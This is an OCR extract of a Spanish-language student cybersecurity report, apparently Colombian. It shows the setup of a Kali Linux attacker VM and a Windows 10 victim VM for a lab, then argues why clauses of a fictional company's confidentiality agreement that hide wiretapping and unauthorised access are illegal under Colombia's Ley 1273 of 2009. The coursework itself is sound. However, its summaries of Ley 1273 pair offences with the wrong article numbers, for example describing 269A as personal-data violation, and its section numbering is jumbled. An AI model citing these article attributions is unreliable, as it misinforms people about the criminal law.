
Fuente: Elaboración propia.

Figura 43. Instalando Grub.



Fuente: Elaboración propia.

Figura 44. Finalizando instalación de Kali Linux.




Fuente: Elaboración propia.

8.1 Despliegue del banco de trabajo.


La máquina virtual de Kali Linux se implementó con un procesador de 1 solo núcleo, 2 gigabyte de RAM, disco de 30 gigabytes.

Figura 45. Información de sistema de maquina atacante




Fuente: Elaboración propia.

Figura 46. Configuración de procesador maquina atacante.



Fuente: Elaboración propia.


Figura 47. Almacenamiento maquina atacante.



Fuente: Elaboración propia.


La máquina virtual de Windows 10 se implementó con 4 gigabytes de RAM, procesador de 1 núcleo, disco duro de 50 gigabytes.

Figura 48. Configuración sistema de maquina víctima




Fuente: Elaboración propia.

Figura 49. Configuración de procesador maquina víctima.



Fuente: Elaboración propia.


Figura 50. Almacenamiento maquina víctima.



Fuente: Elaboración propia.


Paso C: Debe validar que exista comunicación entre cada una de las máquinas Windows y Kali Linux, recuerde por favor no exceder la asignación de recursos entre las dos máquinas ya que puede colapsar los recursos hardware de su equipo host, encienda primero una máquina Windows y posterior a ello encienda la máquina Kali Linux.

Figura 51. Configuración de red maquina atacante.




Fuente: Elaboración propia.

Figura 52. Configuración de red de la maquina víctima.




Fuente: Elaboración propia.

Figura 53. Ping desde la quina atacante a la maquina objetivo.



Fuente: Elaboración propia.

Figura 54. Ping desde la quina objetivo hacia la maquina atacante.



Fuente: Elaboración propia.

8. ETAPA 2 EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM BLUE TEAM.

1. DE MANERA INDIVIDUAL USTED DEBERÁ LEER EL PROBLEMA QUE SE ENCUENTRA EN EL ANEXO 2 – ESCENARIO 2, ADEMÁS DEBERÁ LEER Y ANALIZAR EL ANEXO 3 – ACUERDO PARA GENERAR LA SOLUCIÓN A LAS SIGUIENTES PREGUNTAS ORIENTADORAS:

¿UNA VEZ LEÍDO EL ANEXO 2 – ESCENARIO 2 Y EL ANEXO 3 – ACUERDO, ¿QUÉ PÁRRAFOS CREE USTED QUE SE TORNAN ILEGALES DENTRO DEL ACUERDO DE CONFIDENCIALIDAD? EN CASO DE EXISTIR LÍNEAS DE TEXTO QUE ORIENTEN EL ACUERDO DE CONFIDENCIALIDAD A PROCESOS ILEGALES DEBERÁ RESALTAR, EXPLICAR Y ARGUMENTAR PORQUÉ SE TORNA ILEGAL ESTE ACUERDO DE CONFIDENCIALIDAD.

9.1 Análisis acuerdo de confidencialidad

ACUERDO.

- Primera. Objeto: en virtud del presente acuerdo de confidencialidad, la parte receptora, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o cualquier persona relacionada con ella, la información confidencial o sobre procesos ilegales dentro de HackerHouse no podrán ser divulgados.

EXPLICACION Y ARGUMENTACION.

El acuerdo de confidencialidad que se describe establece la obligación de la parte receptora de no divulgar información confidencial de HackerHouse. Esto es una práctica común en muchas empresas y organizaciones para proteger sus secretos comerciales, datos sensibles y otra información confidencial.[41]

Sin embargo, surge una preocupación legal en la cláusula que menciona la prohibición de divulgar información sobre "procesos ilegales dentro de HackerHouse". Esta cláusula podría considerarse problemática por varias razones:

Fomenta la Encubierta de Actividades Delictivas: Al prohibir la divulgación de información sobre actividades ilegales, el acuerdo podría potencialmente estar incentivando a los empleados a encubrir acciones ilícitas que podrían estar ocurriendo dentro de la organización. Esto contraviene el espíritu de la ley, que busca prevenir y castigar los delitos informáticos.

Contradicción con la Ley 1273: La Ley 1273 de Colombia tiene como objetivo principal la prevención y persecución de los delitos informáticos. Al prohibir la divulgación de información sobre actividades ilegales dentro de HackerHouse, el acuerdo podría estar contradiciendo los principios y disposiciones de esta ley.[42]

Responsabilidad Legal: Si un empleado tiene conocimiento de actividades ilegales dentro de la empresa y está sujeto a este acuerdo de confidencialidad, podría encontrarse en una situación legal delicada. Podría enfrentarse a dilemas

[41] CASTRO, Martha Irene Romero. Introducción a la Seguridad Informática y el Análisis de Vulnerabilidades. Alicante: Editorial Área de Innovación y Desarrollo, S.L., 2018.
[42] COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 1273 de 2009. [En línea]. Bogotá Jurídica. Disponible en: https://www.bogotajuridica.gov.co/sisjur/normas/Norma1.jsp?i=34492.

éticos sobre si cumplir con el acuerdo de confidencialidad o cumplir con su obligación de reportar actividades ilegales a las autoridades competentes.

ACUERDO.

Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos secretos como “datos de chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos”. parte receptora tenga conocimiento o a la que tenga acceso por cualquier medio o circunstancia en virtud de las reuniones sostenidas y/o documentos suministrados.

EXPLICACION Y ARGUMENTACION.

La cláusula del acuerdo de confidencialidad que describe varios tipos de información, incluyendo "datos de chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos", podría potencialmente vulnerar varios artículos de la Ley 1273, especialmente aquellos relacionados con delitos informáticos y violaciones de la seguridad informática [43]. A continuación, proporciono algunos ejemplos de artículos de la Ley 1273 que podrían ser relevantes:

Artículo 269A - Violación de Datos Personales: Este artículo establece que aquellos que, sin autorización, accedan, intercepten, interfieran, alteren o ejerzan control sobre bases de datos personales, incurrirán en prisión y multas.

Artículo 269B - Violación de la Privacidad: Este artículo establece que aquellos que sin autorización accedan a una comunicación electrónica privada o interfieran en ella, incurrirán en prisión y multas.

Artículo 269D - Violación de Sistemas de Información: Este artículo establece que aquellos que sin autorización accedan, intercepten, interfieran o ejerzan

[43] COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 1273 de 2009. [En línea]. Bogotá Jurídica. Disponible en: https://www.bogotajuridica.gov.co/sisjur/normas/Norma1.jsp?i=34492.

control sobre un sistema informático, red o medio de comunicación informática, incurrirán en prisión y multas.

Artículo 269E - Falsificación Informática: Este artículo establece que aquellos que sin autorización y con fines fraudulentos manipulen, alteren, destruyan o eliminen datos o programas informáticos, incurrirán en prisión y multas.

Artículo 269F - Sabotaje Informático: Este artículo establece que aquellos que sin autorización y con fines de sabotaje o destrucción causen daños en sistemas informáticos, incurrirán en prisión y multas.

El acuerdo de confidencialidad, al prohibir la divulgación de información relacionada con actividades ilegales como "datos de chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos", podría estar implicando la ocultación o encubrimiento de delitos informáticos, lo cual podría entrar en conflicto con los artículos mencionados de la Ley 1273. Es importante tener en cuenta que esta interpretación requeriría un análisis legal más detallado y que la aplicación de la ley puede variar en función de las circunstancias específicas de cada caso.

ACUERDO.

- No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.

EXPLICACION Y ARGUMENTACION.

Aquí hay algunas explicaciones y argumentos en relación con esta cláusula según la Ley 1273:

La cláusula que prohíbe denunciar actividades sospechosas de espionaje o apropiación de información puede ser problemática según la Ley 1273, ya que contraviene los principios de protección de la información, colaboración con las autoridades y

responsabilidad ética y legal en la prevención de delitos informáticos. Promover la denuncia de actividades sospechosas es fundamental para mantener la seguridad informática y prevenir la comisión de delitos cibernéticos en Colombia.

Principio de Protección de la Información: La Ley 1273 busca proteger la seguridad de la información y los sistemas informáticos. Denunciar actividades sospechosas de espionaje o apropiación de información es esencial para prevenir y perseguir delitos informáticos, que pueden incluir la violación de sistemas de información y la obtención ilegal de datos.[44]

Colaboración con las Autoridades: La cooperación con las autoridades es fundamental para hacer cumplir la Ley 1273 y proteger la seguridad informática en general. La denuncia de actividades sospechosas permite a las autoridades investigar y tomar medidas adecuadas para prevenir delitos informáticos, lo que contribuye a la seguridad cibernética en el país.

Responsabilidad Ética y Legal: Desde una perspectiva ética y legal, es importante fomentar la responsabilidad en el manejo de la información y promover una cultura de denuncia de actividades delictivas. No denunciar actividades sospechosas podría contravenir los principios de integridad y colaboración con las autoridades establecidos en la Ley 1273.

ACUERDO.

- Responder por el mal uso que le den sus representantes a la información confidencial.

[44] COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 1273 de 2009. [En línea]. Bogotá Jurídica. Disponible en: https://www.bogotajuridica.gov.co/sisjur/normas/Norma1.jsp?i=34492.

EXPLICACION Y ARGUMENTACION.

Aunque la ley no aborda específicamente la responsabilidad por el mal uso de información confidencial por parte de los representantes de una empresa, se pueden argumentar algunas razones por las cuales esta disposición podría estar en consonancia con los principios generales de la Ley 1273:

Principio de Protección de Datos y Sistemas Informáticos: La Ley 1273 busca proteger la seguridad de la información y los sistemas informáticos. El mal uso de información confidencial por parte de los representantes de una empresa podría implicar acciones como el acceso no autorizado a sistemas informáticos, lo cual puede considerarse una violación de la ley.[45]

Responsabilidad Corporativa: Aunque la ley no establece específicamente la responsabilidad por el mal uso de la información confidencial, las empresas tienen la responsabilidad de garantizar que la información confidencial se maneje de manera adecuada y se proteja contra el acceso no autorizado. Esto se alinea con los principios de seguridad informática establecidos en la Ley 1273[46].

Cooperación con las Autoridades: La cooperación con las autoridades es esencial para hacer cumplir la Ley 1273 y proteger la seguridad informática en general. Si se descubre un mal uso de información confidencial, la empresa podría estar obligada a cooperar con las autoridades en la investigación y el enjuiciamiento de los responsables, como parte de su cumplimiento legal.

